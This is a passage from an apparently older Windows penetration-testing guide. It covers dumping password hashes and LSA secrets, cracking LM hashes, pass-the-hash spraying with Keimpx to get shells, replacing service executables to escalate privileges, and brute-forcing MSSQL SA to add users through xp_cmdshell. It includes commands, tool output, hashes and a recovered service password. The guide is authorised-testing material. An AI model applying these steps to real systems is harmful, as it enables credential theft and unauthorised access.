hacked:1011:54EF5694CF9C31B5C295285C92CD06B4:68BE3DB8150EA3F1D6DA1733D48B168A:::  
SUPPORT_388945a0:1001:NO  
PASSWORD*****:E416F78F6B61535C1B88B52BC5870D77:::  
test:1009:C41C937AB8D24326AAD3B435B51404EE:C40CE53486AADD902343B68DCDE0EECD:::
```

Dumped Cached Creds

```
Administrator:020EA877998B6580AD85A3A349AA3C95:DOMAIN:DOMAIN
```

1.5.4 - Obtaining Locally Stored Clear Text Passwords

When an application is set to run as a service in Windows, the password for the service user is stored in the registry under the HKLM\SECURITY\Policy\Secrets hive. Although this is not accessible to administrative accounts, local system has the required privilege to view the hive. Regedit can be invoked as SYSTEM manually using the AT command with a time close to the current time, as follows:


```
AT 18:12 regedt32 /i
```

However, tools such as lsadump2 and pwdumpx with the -l option will dump what is known as the LSA secrets. Should a service be running using domain administrator credentials, these will be extracted when the LSA secrets are dumped.

The screenshot below shows the MSSQL service running as domain administrator.

Shell Hardware Detection	Provides n...	Started	Automatic	Local System
Smart Card	Manages a...		Manual	Local Service
Special Administration Consol...	Allows adm...		Manual	Local System
SQL Server (SQLEXPRESS)	Provides st...	Started	Automatic	SDY\Administrator
SQL Server Active Directory ...	Enables int...		Disabled	Network Service
SQL Server Browser	Provides S...		Disabled	Network Service
SQL Server VSS Writer	Provides th...		Manual	Local System
System Event Notification	Monitors s...	Started	Automatic	Local System

LSA secrets can then be extracted to reveal the password for the SDY\Administrator user in clear text, as seen below.



```
C:\Documents and Settings\cash\Desktop\PWDump>PWDumpX.exe -l 127.0.0.1 + +
Running PWDumpX v1.4 with the following arguments:
[+] Host Input: "127.0.0.1"
[+] Username: "+"
[+] Password: "+"
[+] Arguments: "-l"
[+] # of Threads: "64"

Waiting for PWDumpX service to terminate on host 127.0.0.1.
Retrieved file 127.0.0.1-LSASecrets.txt
C:\Documents and Settings\cash\Desktop\PWDump>
```

```
127.0.0.1-LSASecrets - Notepad
File Edit Format View Help

_SC_aspnet_state
_SC_Dhcp
_SC_Dnscache
_SC_LicenseService
_SC_LmHosts
_SC_MSDTCP
_SC_MSSQL$SQLEXPRESS
77 00 69 00 6C 00 6C 00 69 00 61 00 6D 00 73 00 w.i.l.l.i.a.m.s.
_SC_MSSQLserverADHelper
```


Another method for obtaining clear text passwords is to trawl the file system, searching text files. For example, a 'sysprep' file may contain local and domain administrator passwords for automation of the build process and domain joining.

SQL DSN connection string passwords may also be found in files.

1.5.5 - Crack Password Hashes

Once Windows password hashes have been extracted, it is useful (although not always essential) to extract the clear text equivalent of the password hash. Due to compatibility issues with legacy systems, on hosts running an operating system older than server 2008, passwords are stored in both the weak LM hash format as well as the stronger NTLM.

If the LM hash is found to be stored, cracking time is minimal if rainbow tables are used. Ophcrack, along with XP special tables will crack the majority of LM hashes within half an hour. Passwords can simply be loaded into Ophcrack and the 'crack' button clicked.



Other password cracking software may also be used, with John's brute force and dictionary attacks being fast if tailored correctly.

As stated previously, cracking is not always necessary. To create a 'single sign on' environment, Windows does not require a user to re-enter a password to access a resource. In order to achieve this, the hash of the authenticated user is sent across the network for comparison to confirm authentication.

Once a valid password hash is obtained, it is possible use this to authenticate to network resource (ie. PSEXEC over SMB) using the pass the hash toolkit. Whilst this is useful, a tool with greater flexibility exists, Keimpx.

Using this tool, it is possible to 'spray' the acquired hash across the network (ideally for a user with no account lockout threshold set) in order to ascertain whether the account credentials are valid on any other hosts. The tool then offers a shell on the systems for which the credentials are valid.

```
C:\WINDOWS\system32\cmd.exe - keimp.py -l targets.txt -c hash.txt

C:\Program Files\keimp-0.2>keimp.py -l targets.txt -c hash.txt
This product includes software developed by CORE Security Technologies
(http://www.coresecurity.com), Python Impacket library

keimp 0.2
by Bernardo Damele A. G. <bernardo.damele@gmail.com>

The credentials worked in total 2 times
TARGET SORTED RESULTS:
192.168.47.130:445
donkey/DBE7D36D203D3792AAD3B435B51404EE:7B5AF9EC5CD0637F5BEB424B6123FED5
192.168.47.131:445
donkey/DBE7D36D203D3792AAD3B435B51404EE:7B5AF9EC5CD0637F5BEB424B6123FED5

USER SORTED RESULTS:
donkey/DBE7D36D203D3792AAD3B435B51404EE:7B5AF9EC5CD0637F5BEB424B6123FED5
192.168.47.131:445
192.168.47.130:445

Do you want to get a shell from any of the targets? [Y/n] y
Which target do you want to connect to?
[1] 192.168.47.130:445
[2] 192.168.47.131:445
> 2
Which credentials do you want to use to connect?
[1] donkey/DBE7D36D203D3792AAD3B435B51404EE:7B5AF9EC5CD0637F5BEB424B6123FED5
> 1
# shares
[1] IPC$ <type: 3, comment: Remote IPC>
[2] ADMIN$ <type: 0, comment: Remote Admin>
[3] C$ <type: 0, comment: Default share>
Which share do you want to connect to? <default 1> 2
# dir
Tue Feb 16 12:09:29 2010      <DIR>      -
Tue Feb 16 12:09:29 2010      <DIR>      ..
Tue Dec 15 17:52:58 2009      <DIR>      572BDC42E46E455BBFAD86FDBB3771A1.TMP
Mon May 07 18:01:57 2007      <DIR>      addins
Mon May 07 17:24:43 2007      <DIR>      Application Compatibility Scripts
```

1.5.5 - Check Patch Levels

A number of different tools can be used to check Windows patch levels. The most effective, given that administrator credentials have been gained, is to provide Nessus with the credentials. This returns an easily formatted list of missing patches.

The command line tool WMIC can also be used to derive a list of installed patches. The output below shows a very vulnerable XP host with just service pack 2 installed.

```
C:\>wmic qfe
```

Caption	CSName	Description	FixComments	HotFixID	InstallDate	InstalledBy	InstalledOn	Name	ServicePackInEffect
	XP-SP2			Q147222					
	XP-SP2	Windows XP Service Pack 2	Service Pack	KB811113		WINXP	8/2/2008		SP2

Installed patches can also be checked visually via the Add/Remove programs section in control panel.

1.5.7 - Reversion to Previous State

Compromise of a system, dumping of passwords and moving of files can often leave behind a trail of event logs, error messages, user accounts and files containing sensitive data. It is important that after testing has finished or the server is no longer needed, that at the very least:

- Any user accounts created during the compromise are removed
- Any files placed on the system, or created (ie. pwdump output) are removed completely.

In order to carry out an efficient clean up after a pent test, notes should be kept of any changes from the original state of a system.

E6 - Windows Patch Management Strategies

A large number of enterprise level patch management solutions exist for Windows based networks including offerings from Microsoft (WSUS) as well as third parties such as Shavlik HfNetchk.

WSUS provides integration with Active Directory and a web interface to manage deployment of patches, using the existing windows update service to install required updates.

HfNetchk also uses a centralised control application, allowing detailed reports of the entire network patch status to be produced. This product is clientless and relies on domain credentials to install patches.

Patch management solutions attack the problem in two ways - with or without agent software. Agent-based products - such as those from PatchLink and BigFix - can greatly reduce network traffic by offloading processing and analysis to the target system, saving data until it needs to report to the central server. But they also force an administrator to manage software on all systems the product analyzes.

With agentless products - such as those from Shavlik and Gravity Storm - you don't have any distributed management issues, but whenever a scan is requested all tests and communications travel over the network. If scanning a domain with a large number of systems, the increase in network traffic can be quite significant.

1.5

E7 - Desktop Lockdown

It is possible that user level access may be gained on a host that is fully patched and not vulnerable to any known privilege escalation exploits. In this case, attention should be turned to executables that are started as a service. As services are usually started with high levels of privilege, the ability to replace a service executable with an arbitrary application would result in the new application running with high privileges.

The SVC_CACLS.exe tool can be used to automate the process of checking for service executables that can be modified by a standard user. The output below is from SVC_CACLS.exe run on a system that is using an outdated version of the Cisco VPN daemon. As seen from the lower part of the output, the 'users' group has permission to modify the cvpnd.exe file and the service is 'interactive' meaning any applications run will persist after the service is started.

```
Name       : CVPND
Display    : Cisco Systems, Inc. VPN Service
Start      : LocalSystem
PID        : 0
Path       : "C:\Program Files\Cisco Systems\VPN Client\cvpnd.exe"
Mode       : Auto
State      : Stopped
Status     : OK
Type       : Own Process
TagID      : 0
```

CACLS OUTPUT :

```
C:\Program Files\Cisco Systems\VPN Client\cvpnd.exe NT AUTHORITY\INTERACTIVE:C
BUILTIN\Users:R
BUILTIN\Power Users:C
BUILTIN\Administrators:F
NT AUTHORITY\SYSTEM:F
XP-SP2\testuser:F
```

As a result, it is possible to replace this executable with the taskmgr.exe file found in (on a typical system) C:\Windows\System32\. The service must then be restarted, usually by rebooting the machine. Upon the service coming back up, the taskmgr.exe application will be called with high privileges, allowing the low privilege user to launch tasks with an elevated privilege level.

So to recap:

1. Run SVC_CACLS.exe as a low privileged user
2. Replace the vulnerable executable file with taskmgr.exe
3. Reboot the machine to restart the service
4. Launch tasks with a high level of privilege

1.6


E8 - Exchange

1.7

E9 - Common Windows Applications

Applications installed by users on top of the base operating system can often introduce vulnerabilities into an otherwise patched operating system.

Adobe - A repeat offender is Adobe Acrobat Reader, with a screenshot below showing the JBIG2 exploit for Reader 9 spawning a harmless notepad file once the exploit was complete.



Veritas netbackup - Numerous vulnerabilities exist in unpatched versions of the netbackup product, including remote code execution vulnerabilities and simple file retrieval from the Windows file system.

Office - A suite of programs that permit macros has lead to large numbers of client side exploits being created to target office users.


Apache - Numerous vulnerabilities in the past, partly due to the large number of modules that can be added. A recent vulnerability can be seen at <http://www.senseofsecurity.com.au/advisories/SOS-10-002>

1.8

J1 - Microsoft SQL Server

Default installations of MSSQL server do not assign a password to the SA database account. Where a password is specified, it is often very weak with no lockout mechanism, allowing for a brute force attack.

The SQLPing tool can be used to scan the network for SQL servers listening on port 1433 and attempt to brute force the SA account.



After establishing the password for the SA account, it is possible to connect to the database to view, add or delete records. Stored procedures such as XP_CMDSHELL make it possible to execute commands on the underlying operating system with a query string such as:

EXEC XP_CMDSHELL "net user dave Password123 /add"

(Depending on the level of privilege that the SQL server service is running at, it may or may not be possible to add a user)

A command line tool to quickly execute commands on the underlying operating system using the SA account is SQLTOOL.exe, which utilises XP_CMDSHELL to execute commands.

The screenshot below shows a user being added via SQLTOOL.

```
D:\CMDLINE\SQL Tool>sqltool.exe -e 2 192.168.47.131 sa "" "net user dave Password123 /add"
The command completed successfully.
```

It may be possible that the XP_CMDSHELL stored procedure has been disabled to restrict such commands. However, it is possible to re enable it using the following command.

EXEC sp_configure 'xp_cmdshell', 1

Useful References

